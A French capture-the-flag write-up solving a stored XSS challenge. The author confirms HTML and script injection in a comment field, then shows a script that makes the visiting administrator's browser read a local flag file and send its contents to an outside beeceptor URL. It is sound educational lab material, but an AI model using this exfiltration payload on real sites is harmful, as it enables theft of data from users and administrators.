Web - XSS - 150 points

Kévin DUVERGER

Table des matières

1 Résolution XSS :


Nous pouvons encore une fois nous connecter au serveur web (sur `http://146.59.227.136:23418`) :

Et comme l'indique le titre, il faut probablement utiliser une faille XSS (la description du challenge nous indique aussi que l'administrateur se connectera sur le site à chaque fois qu'on ajoute un commentaire).

Commençons déjà par tester ce champ de texte en envoyant le code HTML suivant :


```
<h1>Ceci est un test</h1>
```

Ce qui change la page de la façon suivante et confirme la présence de la faille XSS :



Nous pouvons ensuite tester un script pour vérifier que l'on peut bien exécuter du code :

```
<script>alert("Ceci est un test")</script>
```



L'idée de la faille est maintenant de faire en sorte que l'administrateur lise le fichier, puis qu'il nous l'envoie sur un lien beeceptor que nous aurons créé au préalable.
L'idée pour faire la requête pour lire le fichier est la suivante :

```
<script>
const xhr = new XMLHttpRequest();
xhr.open("GET", "http://localhost:23418/flag.txt", true);
xhr.onload = () => {
    // envoyer à moi
};
xhr.send();
</script>
```

On peut ensuite se l'envoyer via l'ajout suivant :

```
<script>
const xhr = new XMLHttpRequest();
xhr.open("GET", "http://localhost:23418/flag.txt", true);
xhr.onload = () => {
    const xhr2 = new XMLHttpRequest();
    xhr2.open("GET", "https://hack1ngxss.free.beeceptor.com/" + xhr.responseText, true);
    xhr2.send();
};
xhr.send();
</script>
```

Et comme vous pouvez le voir on obtient bien la requête avec le flag sur notre lien :